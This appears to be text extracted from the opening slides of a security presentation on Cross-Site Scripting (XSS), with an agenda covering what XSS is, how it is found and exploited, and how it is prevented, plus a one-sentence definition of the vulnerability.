





Cross-Site Scripting (XSS)

Agenda



WHAT ARE XSS
VULNERABILITIES?




HOW DO YOU FIND
AND EXPLOIT THEM?




HOW DO YOU
PREVENT THEM?

WHAT IS CROSS-SITE SCRIPTING?




Cross-Site Scripting (XSS) vulnerabilities allow an attacker to inject malicious client-side scripts in the application that get executed in the web browser of the victim user.

Cross-Site Scripting



